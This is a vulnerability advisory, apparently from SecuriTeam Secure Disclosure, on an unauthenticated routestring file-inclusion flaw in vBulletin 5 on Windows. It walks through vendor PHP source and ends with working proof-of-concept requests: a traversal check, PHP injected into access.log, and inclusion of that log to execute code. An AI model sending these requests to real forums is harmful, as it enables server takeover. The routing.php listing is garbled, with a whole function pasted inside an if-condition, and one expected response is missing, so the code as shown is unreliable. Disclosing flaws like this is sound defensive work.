SSD Advisory – vBulletin routestring Unauthenticated Remote Code Execution

blogs.securiteam.com/index.php/archives/3569

Vulnerability Summary
The following advisory describes a unauthenticated file inclusion vulnerability that leads to remote code execution found in vBulletin version 5.

vBulletin, also known as vB, is a widespread proprietary Internet forum software package developed by vBulletin Solutions, Inc., based on PHP and MySQL database server. vBulletin powers many of the largest social sites on the web, with over 100,000 sites built on it, including Fortune 500 and Alexa Top 1M companies websites and forums. According to the latest W3Techs1 statistics, vBulletin version 4 holds more than 55% of the vBulletin market share, while version 3 and 5 divide the remaining percentage

Credit
An independent security researcher has reported this vulnerability to Beyond Security's SecuriTeam Secure Disclosure program

Vendor response
We tried to contact vBulletin since November 21 2017, repeated attempts to establish contact went unanswered. At this time there is no solution or workaround for these vulnerabilities.

Vulnerability details
vBulletin contains a vulnerability that can allow a remote attacker to include any file from the vBulletin server and execute arbitrary PHP code.

An unauthenticated user is able to send a GET request to */index.php* which can then trigger the file inclusion vulnerability with parameter *routestring*=.

The request allows an attacker to create a crafted request to Vbulletin server installed on Windows OS and include any file on the web server.

Listing of /index.php:

```
1   /* 48 */ $app = vB5_Frontend_Application::init('config.php');
2   /* 49 */ //todo, move this back so we can catch notices in the startup code. For now, we can set the value
3   in the php.ini
4   /* 50 */ //file to catch these situations.
5   /* 51 */ // We report all errors here because we have to make Application Notice free
6   /* 52 */ error_reporting(E_ALL | E_STRICT);
7   /* 53 */
8   /* 54 */ $config = vB5_Config::instance();
9   /* 55 */ if (!$config->report_all_php_errors) {
10  /* 56 */  // Note that E_STRICT became part of E_ALL in PHP 5.4
11  /* 57 */  error_reporting(E_ALL & ~(E_NOTICE | E_STRICT));
12  /* 58 */ }
13  /* 59 */
14  /* 60 */ $routing = $app->getRouter();
15  /* 61 */ $method = $routing->getAction();
16  /* 62 */ $template = $routing->getTemplate();
17  /* 63 */ $class = $routing->getControllerClass();
18  /* 64 */
19  /* 65 */ if (!class_exists($class))
20  /* 66 */ {
21  /* 67 */  // @todo - this needs a proper error message
22  /* 68 */  die("Couldn't find controller file for $class");
23  /* 69 */ }
24  /* 70 */
25  /* 71 */ vB5_Frontend_ExplainQueries::initialize();
26  /* 72 */ $c = new $class($template);
27  /* 73 */
28  /* 74 */ call_user_func_array(array(&$c, $method), $routing->getArguments());
29  /* 75 */
    /* 76 */ vB5_Frontend_ExplainQueries::finish();
```

Let's take a closer look on vB5_Frontend_Application::init() – Listing of /includes/vb5/frontend/application.php:

```
1   /* 15 */   public static function init($configFile)
2   /* 16 */    {
3   /* 17 */       parent::init($configFile);
4   /* 18 */
5   /* 19 */       self::$instance = new vB5_Frontend_Application();
6   /* 20 */       self::$instance->router = new vB5_Frontend_Routing();
7   /* 21 */       self::$instance->router->setRoutes();
8   /* ... */
```

We can see that setRoutes() is called:

Listing of /includes/vb5/frontend/routing.php:

```
1       /* 47 */     public function setRoutes()
2       /* 48 */     {
3       /* 49 */         $this->processQueryString();
```

```
4    /* 50 */
5    /* 51 */      //TODO: this is a very basic and straight forward way of parsing the URI, we need to improve
6    it
7    /* 52 */      //$path = isset($_SERVER['PATH_INFO']) ? $_SERVER['PATH_INFO'] : '';
8    /* 53 */
9    /* 54 */      if (isset($_GET['routestring']))
10   /* 55 */      {
11   /* 56 */        $path = $_GET['routestring'];
12   /* ... */
13   /* 73 */      }
14   /* 74 */
15   /* 75 */      if (strlen($path) AND $path{0} == '/')
16   /* 76 */      {
17   /* 77 */        $path = substr($path, 1);
18   /* 78 */      }
19   /* 79 */
20   /* 80 */      //If there is an invalid image, js, or css request we wind up here. We can't process any of
21   them
22   /* 81 */      if (strlen($path) > 2 )
23   /* 82 */      {
24   /* 83 */        $ext = strtolower(substr($path, -4)) ;
25   /* 84 */        if (($ext == /* 47 */      public function setRoutes()
26   /* 48 */    {
27   /* 49 */      $this->processQueryString();
28   /* 50 */
29   /* 51 */      //TODO: this is a very basic and straight forward way of parsing the URI, we need to improve
30   it
31   /* 52 */      //$path = isset($_SERVER['PATH_INFO']) ? $_SERVER['PATH_INFO'] : '';
32   /* 53 */
33   /* 54 */      if (isset($_GET['routestring']))
34   /* 55 */      {
35   /* 56 */        $path = $_GET['routestring'];
36   /* ... */
37   /* 73 */      }
38   /* 74 */
39   /* 75 */      if (strlen($path) AND $path{0} == '/')
40   /* 76 */      {
41   /* 77 */        $path = substr($path, 1);
42   /* 78 */      }
43   /* 79 */
44   /* 80 */      //If there is an invalid image, js, or css request we wind up here. We can't process any of
45   them
46   /* 81 */      if (strlen($path) > 2 )
47   /* 82 */      {
48   /* 83 */        $ext = strtolower(substr($path, -4)) ;
49   /* 84 */        if (($ext == '.gif') OR ($ext == '.png') OR ($ext == '.jpg') OR ($ext == '.css')
50   /* 85 */          OR (strtolower(substr($path, -3)) == '.js') )
51   /* 86 */        {
52   /* 87 */          header("HTTP/1.0 404 Not Found");
53   /* 88 */          die('');
54   /* 89 */        }
```

```
55  /* 90 */       }
56  /* 91 */
57  /* 92 */       try
58  /* 93 */       {
59  /* 94 */         $message = ''; // Start with no error.
60  /* 95 */         $route = Api_InterfaceAbstract::instance()->callApi('route', 'getRoute', array('pathInfo' =>
61  $path, 'queryString' => $_SERVER['QUERY_STRING']));
62  /* 96 */       }
63  /* 97 */       catch (Exception $e)
64  /* 98 */       {
65  /* ... */
66  /* 106 */       }
67  /* ... */
68  /* 127 */       if (!empty($route))
69  /* 128 */       {
70  /* ... */
71  /* 188 */       }
72  /* 189 */       else
73  /* 190 */       {
74  /* 191 */         // if no route was matched, try to parse route as /controller/method
75  /* 192 */         $stripped_path = preg_replace('/[^a-z0-9\/-_.]+/i', '', trim(strval($path), '/'));
76  /* ... */
77  /* 229 */       }
78  /* 230 */
79  /* 231 */       //this could be a legacy file that we need to proxy.  The relay controller will handle
80  /* 232 */       //cases where this is not a valid file.  Only handle files in the "root directory".  We'll
81  /* 233 */       //handle deeper paths via more standard routes.
82  /* 234 */       if (strpos($path, '/') === false)
83  /* 235 */       {
84  /* 236 */         $this->controller = 'relay';
85  /* 237 */         $this->action = 'legacy';
86  /* 238 */         $this->template = '';
87  /* 239 */         $this->arguments = array($path);
88  /* 240 */         $this->queryParameters = array();
89  /* 241 */         return;
90  /* 242 */       }
91  /* 243 */
92  /* 244 */       vB5_ApplicationAbstract::checkState();
93  /* 245 */
94  /* 246 */       throw new vB5_Exception_404("invalid_page_url");
95  /* 247 */     }   ) )
96  /* 86 */         {
97  /* 87 */           header("HTTP/1.0 404 Not Found");
98  /* 88 */           die('');
99  /* 89 */         }
100 /* 90 */       }
101 /* 92 */       try
102 /* 93 */       {
103 /* 94 */         $message = ''; // Start with no error.
104 /* 95 */         $route = Api_InterfaceAbstract::instance()->callApi('route', 'getRoute', array('pathInfo' =>
105 $path, 'queryString' => $_SERVER['QUERY_STRING']));
```

```
106   /* 96 */        }
107   /* 97 */        catch (Exception $e)
108   /* 98 */        {
109   /* ... */
110   /* 106 */         }
111   /* ... */
112   /* 127 */         if (!empty($route))
113   /* 128 */         {
114   /* ... */
115   /* 188 */         }
116   /* 189 */         else
117   /* 190 */         {
118   /* 191 */           // if no route was matched, try to parse route as /controller/method
119   /* 192 */           $stripped_path = preg_replace('/[^a-z0-9\/-_.]+/i', '', trim(strval($path), '/'));
120   /* ... */
121   /* 229 */         }
122   /* 230 */
123   /* 231 */         //this could be a legacy file that we need to proxy.  The relay controller will handle
124   /* 232 */         //cases where this is not a valid file.  Only handle files in the "root directory".  We'll
125   /* 233 */         //handle deeper paths via more standard routes.
126   /* 234 */         if (strpos($path, '/') === false)
127   /* 235 */         {
128   /* 236 */           $this->controller = 'relay';
129   /* 237 */           $this->action = 'legacy';
      /* 238 */           $this->template = '';
      /* 239 */           $this->arguments = array($path);
      /* 240 */           $this->queryParameters = array();
      /* 241 */           return;
      /* 242 */         }
      /* ... */
```

So if our routestring does not end with ‘.gif’, ‘.png’, ‘.jpg’, ‘.css’ or ‘.js’ and does not contain ‘/’ char vBulletin will call legacy() method from vB5_Frontend_Controller_Relay – /includes/vb5/frontend/controller/relay.php:


```
1   /* 63 */   public function legacy($file)
2   /* 64 */   {
3   /* 65 */     $api = Api_InterfaceAbstract::instance();
4   /* 66 */     $api->relay($file);
5   /* 67 */   }
```

If we will check relay() from Api_Interface_Collapsed class – /include/api/interface/collapsed.php:

```
1    /* 117 */   public function relay($file)
2    /* 118 */   {
3    /* 119 */     $filePath = vB5_Config::instance()->core_path . '/' . $file;
4    /* 120 */
5    /* 121 */     if ($file AND file_exists($filePath))
6    /* 122 */     {
7    /* 123 */       //hack because the admincp/modcp files won't return so the remaining processing in
8    /* 124 */       //index.php won't take place.  If we better integrate the admincp into the
9    /* 125 */       //frontend, we can (and should) remove this.
10   /* 126 */       vB_Shutdown::instance()->add(array('vB5_Frontend_ExplainQueries', 'finish'));
11   /* 127 */       require_once($filePath);
12   /* 128 */     }
13   /* ... */
```

As we could see an attacker is not able to use '/' in the $file so he cannot change current directory on Linux. But for Windows he can use '\' as path delimiter and is able to specify any desired file (he can use '\..\' trick as well) and it will be included by php.

If we want to include file with extension like '.gif', '.png', '.jpg', '.css' or '.js' we will need to bypass the mentioned check in setRoutes() method. This can be easily done by adding dot ('.') or space ('%20') to the filename.



Proof of Concept

We can check if the server is vulnerable by sending the following GET request:


```
1    /index.php?routestring=.\\
```

If the response is:

The server is vulnerable.

If we want to inject a php code to any file on the server we can use the access.log for example:

```
1    /?LogINJ_START=<?php phpinfo();?>LogINJ_END
```



After that we can include access.log with our PHP code:

```
1    /index.php?routestring=\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\xampp\\apache\\logs\\access.log
```